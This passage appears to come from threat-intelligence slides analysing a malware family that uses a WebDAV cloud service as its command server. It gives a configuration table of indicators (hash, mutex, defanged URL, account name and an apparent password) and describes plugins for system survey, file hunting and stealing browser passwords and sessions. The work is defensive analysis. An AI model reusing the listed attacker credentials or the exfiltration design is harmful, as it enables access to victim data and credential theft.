
eki27333@oepia.com
UH0999IH198&*h
knotjointed/phyllo
peroxidizing/beda
```

| Item                    | Value                                                                                               |
|-------------------------|-----------------------------------------------------------------------------------------------------|
| SHA1                    | 71a42c66c78c654a96290537a092276849d81919                                                            |
| Mutex                   | Global\9Q2daq                                                                                       |
| User Agent              | Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152) |
| Wevdab URL              | hxxps://webdav.storagemadeeasy.com                                                                  |
| Webdav Username         | eki27333@oepia.com                                                                                  |
| Webdav Password         |                                                                                                     |
| Module Folder           | knotjointed/phyllopodan                                                                             |
| Upload Folder           | peroxidizing/bedauwen                                                                               |
| Uploaded File Extension | flv, csv, ini                                                                                       |
| File Name Format        | _2-8d_0-7S_0-5S                                                                                     |



# Don't forget to take out the trash


- Malware is configured to delete plugins from cloud provider once they are downloaded
- One cloud provider would send deleted files to a recycle bin
- Recovered 1 years worth of victim tasking






# Plugins detected

- Detailed survey module
  - Domain membership, processes/loaded modules, hardware enumeration, installed products, logical and mapped drive info
- File hunting module
  - Can match on regex patterns
- Browser history, stored passwords and session stealing module
  - IE, Chrome, Opera, Firefox, Torch, Yandex
- File listing
  - Works on local or remote drives (can map additional paths given credentials)



